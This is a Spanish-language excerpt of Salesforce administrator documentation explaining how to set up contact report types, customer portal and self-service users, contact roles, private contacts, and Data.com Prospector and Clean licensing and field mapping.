- Consideraciones para el uso de funciones de contacto
- Crear una relación de varios a varios

# Crear tipos de informe personalizados para relaciones de contactos de cuentas

Si ha activado Contactos en múltiples cuentas, ejecute informes que muestran las relaciones entre contactos y cuentas. En primer lugar, configure tipos de informes personalizados para que los gestores de ventas y otros compañeros puedan crear los informes que necesiten.

1. Asegúrese de familiarizarse con los tipos de informes personalizados y los pasos generales para crearlos y mantenerlos.
2. Cree tipos de informes personalizados con la relación de objeto apropiada y configúrelos según sea necesario.

   Consulte estos ejemplos de tipos de informe personalizado para que pueda empezar.

| Tipo de informe | Permite a los compañeros ejecutar informes que muestran | A (Objeto principal) | B | C | Asegúrese también de |
|---|---|---|---|---|---|
| Contactos relacionados | Todos los contactos, directos e indirectos, relacionados con cuentas. | Cuentas | Relaciones de contactos | | Agregue los campos `Directa` y `Nombre completo` al formato de página de Relaciones de contactos. |
| Cuentas relacionadas | Todos las cuentas, directas e indirectas, relacionadas con contactos. | Contactos | Relaciones de cuentas | | |
| Contactos relacionados con o sin actividades | Todos los contactos, directos e indirectos, relacionados con cuentas y si hay actividad reciente. | Cuentas | Relaciones de contactos | Actividades | |

3. Implemente los tipos de informes que desee hacer disponibles.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:
- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:
- "Modificar todos los datos"

4. Haga saber a sus equipos de ventas que pueden crear informes utilizando estos tipos de informes personalizados.

CONSULTE TAMBIÉN

Configuración de un tipo de informe personalizado

Configurar Contactos en múltiples cuentas

## Habilitación de cuentas, contactos y candidatos sociales

Aumente el acceso de sus usuarios a inteligencia social habilitando la función Cuentas, contactos y candidatos sociales para su organización o Salesforce1.

La función Cuentas, contactos y candidatos sociales y el acceso a todas las redes sociales disponibles está habilitado de forma predeterminada para organizaciones creadas después de la versión Spring '12. Si su organización se creó antes de esa fecha, deberá activar la función manualmente.

Nota: Si la función Cuentas, contactos y candidatos sociales ya está activada pero los usuarios no pueden ver una o más redes sociales, consulte Solución de problemas de cuentas, contactos y candidatos en redes sociales.

1. Desde Configuración, introduzca *Cuentas sociales* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de cuentas y contactos en redes sociales**.
2. Seleccione **Activar contactos y cuentas sociales**.
3. Seleccione las redes sociales a las que los usuarios de su organización pueden acceder. Todas las redes sociales están seleccionadas de manera predeterminada.

   En Salesforce Lightning Experience y en la aplicación móvil Salesforce1, los usuarios pueden acceder a Twitter únicamente, incluso si hay otras redes sociales habilitadas.
4. Haga clic en **Guardar**.
5. Para hacer que Twitter esté accesible en la aplicación móvil Salesforce1, agregue la tarjeta de Twitter a la sección Tarjetas móviles de los formatos de página de cuentas, contactos y candidatos.
6. Haga saber a sus usuarios que pueden configurar cuentas, contactos y candidatos sociales para su uso individual.

CONSULTE TAMBIÉN

Cuentas, contactos y candidatos sociales

Solución de problemas de cuentas, contactos y candidatos en redes sociales

Configuración de cuentas, contactos y candidatos sociales

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones excepto **Database.com**

Cuentas personales disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Contactos disponibles en **todas** las ediciones excepto **Database.com**

Candidatos disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para habilitar, configurar o deshabilitar cuentas, contactos y candidatos sociales:

- "Personalizar aplicación"

# Consideraciones para activar y gestionar el portal de clientes para contactos

Tenga en cuenta estos puntos clave antes de activar el portal de clientes para contactos. Luego utilice prácticas recomendadas para mantener su información de contactos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Activación del portal de clientes para contactos

- Antes de activar un contacto para el portal de clientes, asegúrese de que el propietario de la cuenta del contacto esté asociado con una función de su organización.
- Si un usuario es un usuario de portal *y* un usuario cliente, se requieren dos registros de contacto para el usuario con el fin de proporcionar nombres de usuario y contraseñas separados para cada portal.
- Un contacto puede ser un usuario de autoservicio y un usuario socio *o* un usuario cliente.

  Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

- Cualquier dato creado o propiedad de un usuario de autoservicio será visible para un usuario socio o usuario cliente que esté asociado con el mismo contacto.
- El `Apodo` del usuario es de manera predeterminada su apodo de correo electrónico a menos que especifique otra cosa. Por ejemplo, si el `Correo electrónico` del usuario es "jperez@empresa.com", el `Apodo` del usuario es de manera predeterminada "jperez" cuando hace clic en **Guardar**.
- La primera vez que active un contacto para el portal de clientes en una cuenta, el contacto se asigna a la función de usuario cliente, que incluye el nombre de la cuenta del contacto. Puede actualizar la función del portal del contacto posteriormente. (Este comportamiento no se aplica a usuarios clientes de gran volumen porque no tienen funciones y no se incluyen en la jerarquía de funciones.)

## Gestión del portal de clientes para contactos

- Modifique el acceso de un contacto habilitado en su portal de clientes. Haga clic en **Gestionar usuario externo** y, a continuación, seleccione **Ver usuario cliente**.
- Combinar contactos habilitados para utilizar un portal de clientes.
- Cambiar la cuenta del contacto.
- Asegúrese de que mantiene el acceso del contacto a su portal de clientes actualizado desactivando y deshabilitando el acceso según proceda.
- Puede eliminar contactos únicamente si están deshabilitados en el portal. Los usuarios de portal inactivos no se pueden eliminar.

CONSULTE TAMBIÉN

Activar el portal de clientes para contactos y cuentas personales

Consideraciones para combinar contactos que están asociados con usuarios de portal

Limitaciones de contactos

# Activar el portal de clientes para contactos y cuentas personales

Para permitir que un cliente acceda a su portal de clientes de Salesforce, active el registro del contacto o cuenta personal del cliente como un usuario cliente.

1. Desde la página de detalle de un contacto o cuenta personal, haga clic en **Gestionar usuario externo** y, a continuación, seleccione **Activar usuario cliente**.
2. Compruebe la información general y los parámetros de la configuración regional e introduzca los datos que falten. El `Nombre de usuario` del cliente toma de forma predeterminada el `Correo electrónico` del cliente.
3. Seleccione una licencia de usuario del portal. La licencia de usuario que seleccione determina los conjuntos de permisos, las opciones de perfil de usuario y jerarquía de funciones que puede seleccionar para el usuario cliente. Consulte Licencias de usuario del Portal de clientes en la página 2600.
4. Seleccione `Generar nueva contraseña y notificar al usuario inmediatamente` para enviar un correo electrónico con el nombre de usuario de portal y la contraseña al cliente.

   Si su organización de Salesforce utiliza portales de clientes múltiples, los usuarios clientes pueden acceder a todos los portales de clientes que estén asignados a sus perfiles con un único nombre de usuario y contraseña. Consulte Creación de varios portales de clientes en la página 2568.
5. Haga clic en **Guardar**.
6. Para solucionar problemas o confirmar la configuración del portal, en la página de detalles de contacto, haga clic en **Gestionar usuario externo** y, a continuación, seleccione **Iniciar sesión en el portal como usuario**. Se abrirá una nueva ventana de navegador y se iniciará sesión en el portal como usuario del portal.

Puede desactivar los usuarios cliente que desee.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para habilitar usuarios clientes o para iniciar sesión como usuario de portal:

- "Modificar" en la cuenta que está asociada con el usuario cliente

  Y

  "Modificar usuarios de autoservicio"

CONSULTE TAMBIÉN

- Consideraciones para activar y gestionar el portal de clientes para contactos
- Habilitación de cuentas, contactos y candidatos sociales
- Consideraciones para cambiar cuentas en contactos que están habilitados para portales
- Consideraciones para combinar contactos que están asociados con usuarios de portal
- Acerca de la gestión de usuarios del portal de clientes
- Consideraciones para activar y gestionar el portal de clientes para contactos

## Activar el autoservicio para contactos y cuentas personales

Para proporcionar acceso a su portal de autoservicio, active autoservicio para el contacto del cliente o registro de cuenta personal. Un usuario de autoservicio puede ver casos en el portal de autoservicio únicamente si están asociados al registro de cuenta del usuario.

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

1. Desde la página de detalle del contacto o la cuenta personal, haga clic en **Activar autoservicio**.
2. Compruebe la información general y los parámetros de la configuración regional e introduzca los datos que falten. El `Nombre de usuario` de autoservicio del cliente toma de forma predeterminada el `Correo electrónico` del cliente.
3. Para activar al cliente como un superusuario de autoservicio, seleccione la casilla de verificación `Superusuario`. Los superusuarios pueden ver la información de casos, agregar comentarios y cargar archivos adjuntos para todos los casos que cualquier usuario de su empresa envíe.
4. Seleccione `Generar nueva contraseña y notificar al usuario inmediatamente` para enviar un correo electrónico con el nombre de usuario y la contraseña de autoservicio al cliente.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar los usuarios de autoservicio:

- "Modificar usuarios de autoservicio"

CONSULTE TAMBIÉN

¿Qué es una cuenta personal?

## Configurar funciones de contacto

Las funciones de contacto especifican la parta que desempeña cada contacto en una cuenta, caso, contrato u oportunidad. Cuando utiliza funciones de contacto, su equipo de ventas siempre sabe con quién contactar y cuándo. Configure funciones de contacto para cada objeto disponible con el que desea utilizarlas. Puede definir qué funciones utilizar y cómo aparecen para sus representantes de ventas.

Importante: En Salesforce Classic, las funciones de contacto están disponibles para cuentas, oportunidades, casos y contratos. Aunque funcionen más o menos igual para cada objeto disponible, funcionan de forma independiente. Por lo tanto, necesita configurarlas y utilizarlas por separado para cada objeto. En Lightning Experience, las funciones de contacto solo están disponibles para oportunidades.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

1. En Configuración, introduzca *`Funciones de contacto`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione las funciones de contacto que desea configurar.
2. Modifique los valores de la lista de selección según sea necesario. Puede incluso crear nuevos valores y agregar color a los valores siempre que aparezcan en gráficos.
3. Guarde sus cambios.
4. Agregue la lista relacionada Funciones de contacto al formato de página adecuado.

Por ejemplo, si está creando funciones de contacto para oportunidades, agregue la lista relacionada Funciones de contacto a los formatos de página de oportunidades que utilizan sus representantes de ventas.

CONSULTE TAMBIÉN

Consideraciones para el uso de funciones de contacto

Agregar y gestionar funciones de contacto

## Permitir a los usuarios crear contactos privados

Los contactos privados son contactos que no están asociados con una cuenta. Para ofrecer a sus usuarios la capacidad de crear contactos privados, ajuste los formatos de página de los contactos de modo que el campo `Nombre de la cuenta` no sea obligatorio.

Los contactos que no están asociados con una cuenta son siempre privados, independientemente del modelo de colaboración de su organización. Antes de permitir los contactos privados, considere los inconvenientes: son fáciles de olvidar porque están ocultos a todos los usuarios excepto para sus propietarios y el administrador del sistema.

1. Desde los parámetros de gestión de objetos para contactos, vaya a Formatos de página.
2. Seleccione el formato que desea modificar.
3. Localice el campo `Nombre de la cuenta` en el formato y pase el ratón sobre él. A continuación, haga clic en el icono de llave inglesa para mostrar las propiedades del campo.
4. Anule la selección de la casilla de verificación `Obligatorio`.
5. Confirme sus cambios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para personalizar los formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver parámetros y configuración"

# Mejorar la calidad de los datos de su organización

Los datos de alta calidad son clave para el éxito empresarial. Cuando la calidad de los datos es alta, significa que sus registros son completos y actualizados; lo que significa que tiene las conexiones correctas en las empresas que le interesan y lo que implica que tiene la información que necesita para cerrar acuerdos y ampliar su negocio. En resumen, los datos de alta calidad le permiten comprender, adaptar, centrarse y ejecutar con una precisión extrema. Data.com ofrece un conjunto de productos para proporcionar a su empresa los datos de alta calidad que necesita cuando los necesita. De este modo, su equipo puede emplear menos tiempo introduciendo y actualizando datos y más tiempo en el crecimiento de su empresa.

Configurar Data.com Prospector

Permita a sus representantes realizar prospecciones para empresas, candidatos y contactos justo en Salesforce. Para ello, solo tiene que configurar e implementar Data.com Prospector.

Configurar Data.com Clean

Su empresa es tan buena como sus datos. ¿Desea emplear menos tiempo actualizando y enriqueciendo datos y más tiempo en el crecimiento de su empresa? Configure e implemente Data.com Clean para registros completos y actualizados de Salesforce.

Obtener una evaluación de sus datos de cuenta

Comience por tomar decisiones fundamentadas acerca de la calidad de sus datos de cuenta: solicite una evaluación de datos de Data.com Clean. La evaluación resumen la calidad de los datos en general para sus cuentas y proporciona un análisis de campos de cuenta clave. No cambia datos en su organización. Las evaluaciones de datos están disponibles para todas las organizaciones en Estados Unidos y Canadá. Las evaluaciones de datos no están disponibles para clientes de Data.com Clean actuales. Recomendamos utilizar el paquete de AppExchange Informes de Data.com Clean en su lugar.

Configurar Social Key de Data.com

Permita a sus representantes obtener perfiles de redes sociales para sus contactos y candidatos. Para ello, solo tiene que configurar e implementar Social Key de Data.com.

## Configurar Data.com Prospector

Permita a sus representantes realizar prospecciones para empresas, candidatos y contactos justo en Salesforce. Para ello, solo tiene que configurar e implementar Data.com Prospector.

**Importante:** Debe asignar una licencia de Data.com directamente a un usuario en un pedido para ese usuario para agregar y exportar archivos desde Data.com.

1. Activar Data.com Clean para Data.com Prospector

   Permita a los usuarios limpiar manualmente registros de cuenta, contacto y candidato. Puede incluso limpiar registros que se han agregado desde otra fuente. Clean se activa automáticamente cuando utiliza Data.com Prospector, y puede limpiar manualmente registros de D&B Company que estén vinculados a registros de cuentas o candidatos.
2. Configurar Data.com Prospector

   Data.com Prospector proporciona un conjunto básico de datos de candidato y cuenta de Dun & Bradstreet, incluyendo `Número D-U-N-S`, `Código NAICS`, `Tradestyle` y mucho más. A continuación le indicamos cómo implementar este producto.
3. Configurar Data.com Prospector

   Con Data.com Prospector, obtiene campos de Dunn & Bradstreet para cuentas y candidatos que agrega a Salesforce desde Data.com.
4. Gestionar el acceso a resultados de búsqueda de Data.com y funciones relacionadas

   Utilice **Agregar a Salesforce** y **Exportar resultados** para limitar lo que los usuarios pueden hacer con los resultados de búsqueda de Data.com para funciones de Data.com que utilizan los resultados de búsqueda.
5. Respetar la configuración de No ponerse en contacto en resultados de búsqueda y exportaciones de Data.com

   En los archivos de exportación y resultados de búsqueda de Data.com, puede evitar que se muestren algunas informaciones de contacto.
6. Habilitar o deshabilitar la funcionalidad de la API de Data.com

   La funcionalidad de la API de Data.com está habilitada de manera predeterminada.

### CONSULTE TAMBIÉN

Obtener datos de alta calidad cuando los necesite justo en Salesforce

¿Cómo funcionan los límites de adición de registros, las licencias y los tipos de usuario de Data.com ?

### EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para implementar Data.com:
- "Personalizar aplicación"

Para activar usuarios de Data.com:
- "Gestionar usuarios internos"

Para instalar paquetes de AppExchange:
- "Descargar paquetes de AppExchange"

## Configurar usuarios de Data.com

Proporcione a los usuarios acceso a Data.com y establezca sus límites de adición de registros para que puedan empezar a aprovechar la rica base de datos de cuentas, contactos y candidatos de Data.com. El número de usuarios de Data.com que puede configurar en Salesforce o mediante el Cargador de datos depende del número de licencias de Data.com que ha adquirido.

**Importante:** Debe asignar una licencia de Data.com directamente a un usuario en un pedido para ese usuario para agregar y exportar archivos desde Data.com.

Pase por ella: Configurar usuarios de Data.com

1. En Configuración, introduzca *`Gestionar usuarios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Modificar** para un usuario.
3. Seleccione un `Tipo de usuario de Data.com`. (Puede revisar los tipos de usuarios de Data.com en la página 1830.)
4. Seleccione el `Límite de adición mensual de Data.com` para el usuario.
5. Guarde el usuario.

**Consejo:** También puede utilizar el Cargador de datos de Apex para configurar usuarios de Data.com, seleccionar el tipo de usuario de Data.com y establecer el límite mensual de adiciones, si corresponde. Para ello, exporte sus registros de usuario a un archivo `.csv`, cambie los campos necesarios para cada usuario que desee configurar y, a continuación, importe el archivo `.csv` en Salesforce. Los campos para exportar desde el objeto de usuario son `Apellidos`, `Nombre`, `Usuario cliente potencial de Jigsaw con permisos de usuario`, `Sobrescritura de límite de importación de Jigsaw` y `Preferencias de usuario del usuario de lista de Jigsaw`. Para obtener más información acerca del objeto Usuario, consulte la *Referencia de objetos para Salesforce y Force.com*.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para implementar Data.com:
- "Personalizar aplicación"

Para activar usuarios de Data.com:
- "Gestionar usuarios internos"

Para instalar paquetes de AppExchange:
- "Descargar paquetes de AppExchange"

CONSULTE TAMBIÉN

Obtener datos de alta calidad cuando los necesite justo en Salesforce

¿Cómo funcionan los límites de adición de registros, las licencias y los tipos de usuario de Data.com ?

## ¿Cómo funcionan los límites de adición de registros, las licencias y los tipos de usuario de Data.com ?

Los límites de adición de registros, licencias y tipos de usuario controlan lo que los usuarios pueden acceder en Data.com y lo que los usuarios de Data.com pueden hacer.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Comprobar la información de licencias, los saldos de adición de registros y los límites de Data.com

Compruebe informaciones importantes de licencias, adición de registros y límites desde la página Límites y licencias de Data.com en Configuración. Esta página también muestra los límites diarios de API para Data.com.

### ¿Cómo funcionan las licencias para Data.com Prospector?

Las licencias de usuario de Data.com Prospector permiten que los usuarios busquen cuentas y contactos de Data.com y que los agreguen como registros a Salesforce. Los usuarios pueden tener asignados uno o dos tipos de licencias (Data.com User y Data.com List User) y cada tipo tiene sus propias características.

### ¿Cómo funcionan las licencias para Data.com Clean?

Si su organización utiliza Data.com Prospector, los usuarios con esas licencias podrán limpiar manualmente los registros de cuentas, contactos y candidatos a los que tienen acceso. Si su organización ha adquirido un producto de Data.com Clean, también podrá ejecutar trabajos automatizados para limpiar registros; asimismo, todos los usuarios de Salesforce (no solamente los que tengan licencias de Data.com Prospector) podrán limpiar registros manualmente.

CONSULTE TAMBIÉN

- Utilización de preguntas más frecuentes de Data.com
- Configurar usuarios de Data.com

### Comprobar la información de licencias, los saldos de adición de registros y los límites de Data.com

Compruebe informaciones importantes de licencias, adición de registros y límites desde la página Límites y licencias de Data.com en Configuración. Esta página también muestra los límites diarios de API para Data.com.

**Importante:** La sección Límites de API de Data.com tiene información o llama a la API de coincidencia de Data.com y llama a la API de búsqueda de Data.com. Solo puede ver la información en llamadas de coincidencia si su organización tiene Data.com Clean. Solo puede ver la información en llamadas de búsqueda si tiene asignada una licencia de usuario de Data.com Prospector.

Pase por ella: Compruebe la información de licencia de Data.com

1. En Configuración, introduzca *Licencias y límites* en el cuadro Búsqueda rápida y, a continuación, seleccione **Licencias y límites**.

Para ver cuántos registros ha agregado o exportado cada usuario, seleccione la página Todos los usuarios de Data.com. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios de Prospector**. O, si su organización tiene acceso a tipos de informe personalizados, puede utilizar el objeto Uso de Data.com para crear un informe que muestra información de uso más detallada.

#### CONSULTE TAMBIÉN

¿Cómo funcionan los límites de adición de registros, las licencias y los tipos de usuario de Data.com ?

**EDICIONES**

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**PERMISOS DE USUARIO**

"Para ver las páginas Configuración de Data.com:"

- "Personalizar aplicación"

### ¿Cómo funcionan las licencias para Data.com Prospector?

Las licencias de usuario de Data.com Prospector permiten que los usuarios busquen cuentas y contactos de Data.com y que los agreguen como registros a Salesforce. Los usuarios pueden tener asignados uno o dos tipos de licencias (Data.com User y Data.com List User) y cada tipo tiene sus propias características.

**Importante:** Debe asignar una licencia de Data.com directamente a un usuario en un pedido para ese usuario para agregar y exportar archivos desde Data.com.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

#### usuario de Data.com

Los usuarios de Data.com obtienen un número limitado de registros de cuenta, contacto y candidato para agregar o exportar al mes. El número predeterminado de registros por usuario con licencia es de 300. El límite de incorporación de registros para cada usuario con licencia se actualiza a medianoche del primer día del mes (basado en la zona horaria de la organización), sin que importe la fecha de inicio de su contrato. Las incorporaciones de registros sin utilizar caducan a final de cada mes, *no* se traspasan al mes siguiente, y no son reembolsables. Puede seleccionar el Límite de adición mensual de Data.com para cada usuario. Este es el número de registros de cuenta, contacto y candidato que el usuario puede agregar cada mes. Puede seleccionar el límite de la organización para un usuario o para el total de los usuarios, pero una vez que se alcance el límite mensual de la organización, los usuarios no podrán agregar más registros.

Ejemplo: La división de ventas de Universal Telco tiene 14 representantes de ventas y adquieren 20 licencias de Data.com Prospector con un límite mensual de adición de registros de 300. Ello significa que los usuarios de Data.com en la organización pueden añadir hasta 6.000 registros al mes. El administrador de Universal Telco distribuye los límites de adición de registros mensuales de los usuarios de Data.com de la siguiente forma.

- Diez de los representantes de ventas tienen un límite de 300 cada uno
- Dos de los representantes de ventas tienen un límite de 500 cada uno
- Dos de los representantes de ventas tienen un límite de 1.000 cada uno

### Usuario de la lista de Data.com

Los usuarios de lista de Data.com obtienen un número limitado de registros de cuenta, contacto y candidato para agregar o exportar al mes. Las incorporaciones de registros sin utilizar caducan a final de cada mes y *no* se traspasan al mes siguiente. Una vez utilizado el límite mensual, los usuarios de la lista descuentan las adiciones de registro de un conjunto compartido por todos los usuarios de la lista en la organización. Las adiciones de conjunto no utilizadas vencen un año después de la fecha de compra. Solo los usuarios de lista Data.com se descuentan del límite de conjunto de la organización. Si un usuario de Data.com desea descontarse del límite de conjunto de la organización, deberá convertirlo en usuario de lista Data.com.

Ejemplo: La división de marketing de Universal Telco cuenta con cuatro representantes. Cada uno de ellos tiene una licencia de Data.com Prospector y es un usuario de la lista de Data.com. Universal Telco compra suficientes adiciones de registros mensuales como para que cada usuario de Data.com tenga un límite predeterminado mensual de 300 registros. La empresa también adquiere un conjunto de adición de registros de 5.000 registros. Esto significa que, después de que cada representante de marketing alcance su límite mensual, podrá empezar a utilizar el límite de conjunto. En total, los cuatro representantes de marketing pueden agregar 5.000 registros desde el conjunto. Un representante podría agregar 2,500 registros, lo que supondría que uno o varios de los demás usuarios podrían agregar los 2,500 registros restantes.

CONSULTE TAMBIÉN

¿Cómo funcionan los límites de adición de registros, las licencias y los tipos de usuario de Data.com ?

### ¿Cómo funcionan las licencias para Data.com Clean?

Si su organización utiliza Data.com Prospector, los usuarios con esas licencias podrán limpiar manualmente los registros de cuentas, contactos y candidatos a los que tienen acceso. Si su organización ha adquirido un producto de Data.com Clean, también podrá ejecutar trabajos automatizados para limpiar registros; asimismo, todos los usuarios de Salesforce (no solamente los que tengan licencias de Data.com Prospector) podrán limpiar registros manualmente.

La páginas Licencias y límites de Data.com en Configuración muestra qué usuarios pueden limpiar registros y si su organización puede utilizar trabajos de limpieza automatizados.

**Nota:** Si su organización únicamente ha adquirido Data.com Prospector, solamente los usuarios con licencias podrán limpiar registros.

CONSULTE TAMBIÉN

¿Cómo funcionan los límites de adición de registros, las licencias y los tipos de usuario de Data.com ?

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## Activar Data.com Clean para Data.com Prospector

Permita a los usuarios limpiar manualmente registros de cuenta, contacto y candidato. Puede incluso limpiar registros que se han agregado desde otra fuente. Clean se activa automáticamente cuando utiliza Data.com Prospector, y puede limpiar manualmente registros de D&B Company que estén vinculados a registros de cuentas o candidatos.

**Nota:**

- Si ha adquirido el producto Data.com Clean, podrá limpiar registros de cuenta, contacto y candidato manualmente *y con trabajos automatizados*. También puede utilizar trabajos automatizados para limpiar registros de D&B Company que estén vinculados a registros de cuentas o candidatos. Para obtener información detallada, consulte Configurar Data.com Clean.
- La activación de Clean *no* limpia sus registros inmediatamente y puede hacer clic en **Desactivar** para desactivar la función.

1. Desde Configuración, introduzca `Configuración de limpieza` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de limpieza**.
2. Confirme que Data.com Clean está activado.

Consideraciones acerca de la asignación personalizada de campos de Data.com y Salesforce

Las asignaciones personalizadas introducen valores de Data.com en los campos de cuentas contactos y candidatos de Salesforce donde desea tener esos valores. Antes de asignar campos, asegúrese de que ha comprendido cómo funcionan las asignaciones, qué preparaciones debe realizar y qué tipo de resultados cabe esperar.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para activar o desactivar Data.com Clean:

- "Personalizar aplicación"

Consideraciones para permitir registros duplicados de Data.com en Salesforce

Puede que las organizaciones que utilizan un modelo de colaboración deseen permitir a los usuarios de Data.com agregar registros de cuenta, contacto o candidato duplicados en Salesforce.

CONSULTE TAMBIÉN

Data.com Clean

Configurar Data.com Clean

## Consideraciones acerca de la asignación personalizada de campos de Data.com y Salesforce

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Las asignaciones personalizadas introducen valores de Data.com en los campos de cuentas contactos y candidatos de Salesforce donde desea tener esos valores. Antes de asignar campos, asegúrese de que ha comprendido cómo funcionan las asignaciones, qué preparaciones debe realizar y qué tipo de resultados cabe esperar.

No todos los campos de Data.com están disponibles para todos los campos de Salesforce. Para ser asignable, el nuevo campo de Salesforce debe tener el mismo tipo de datos que el campo predeterminado. Por ejemplo, el campo `Descripción` se puede asignar a un campo de área de texto largo con 1.000 caracteres o más.

La asignación de campos personalizada se aplica cuando:

- Se agregan registros de Data.com a Salesforce
- Se relacionan registros de Salesforce con registros de Data.com y se limpian ya sea manualmente o con trabajos automatizados

Antes de asignar campos, asegúrese de que ha comprendido estos posibles resultados y las acciones relacionada que deberá realizar.

- La asignación de campos o actualización de asignaciones provoca una sincronización completa con Data.com: todos los registros de objetos de CRM activados (cuentas, contactos y candidatos) están actualizados, incluso si no se han realizado cambios en los registros.
- Las asignaciones de campos de Data.com pueden entrar en conflicto con cualquier personalización de campo de Salesforce (como aprobaciones, reglas del flujo de trabajo o desencadenadores de Apex) que utiliza para cuentas, contactos, candidatos o registros de D&B Company. Revise y modifique sus personalizaciones según sea necesario por lo que funcionarán con los valores proporcionados por sus asignaciones.
- Puede omitir los campos individuales de asignación de Data.com, pero los campos ocultos no se agregarán, exportarán o tendrán en cuenta cuando calculamos el estado de limpieza de un registro.
- La omisión o el cambio de las asignaciones para campos utilizados para relacionar registros de Salesforce y Data.com puede cambiar el estado de limpieza de algunos registros a `No se ha encontrado`.
- En los registros de cuentas, si omite o cambia la asignación del campo `Número D-U-N-S` provocará que todos los trabajos de cuentas usen el servicio de comparación de Data.com en lugar del campo `Número D-U-N-S` para volver a comparar los registros de cuenta.
- Si asigna campos y también establece las preferencias de trabajo de limpieza como marcar, cumplimentar automáticamente o sobrescribir campos de Salesforce, verá cualquier campo *con asignación personalizada* cuando establezca dichas preferencias. Las asignaciones predeterminadas (por ejemplo, del campo `Teléfono` de Data.com al campo `Teléfono` de Salesforce) no aparecen.
- Si exporta resultados de búsqueda de Data.com, los encabezados de columna en su archivo Excel mostrarán los nombres de campo asignados. Por ejemplo, si asigna el campo `Teléfono` de Data.com al campo `Móvil` del objeto Contacto, verá un encabezado denominado “Móvil” para contactos en lugar de “Teléfono”.

- Si asigna campos de Data.com sin valores, algunos registros de Salesforce pueden revertir en el estado de limpieza `No se ha encontrado`.
- Si asigna un campo de Data.com a un campo personalizado de Salesforce, aparecerá la etiqueta del campo personalizado en la página de comparación de Clean.
- Si desea realizar un seguimiento de los cambios en la asignación de campos, los encontrará en Configuración del seguimiento de auditoría. En Configuración, introduzca *`Ver seguimiento de auditoría de configuración`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Ver seguimiento de auditoría de configuración**.

Asignaciones de campo de Data.com a Salesforce predeterminadas

Cuando agrega registros con Data.com Prospector o actualiza registros con Data.com Clean, algunos campos de Salesforce obtienen valores desde Data.com. Los administradores de Salesforce pueden personalizar esas asignaciones de campo.

Personalizar las asignaciones de campos de Data.com a Salesforce

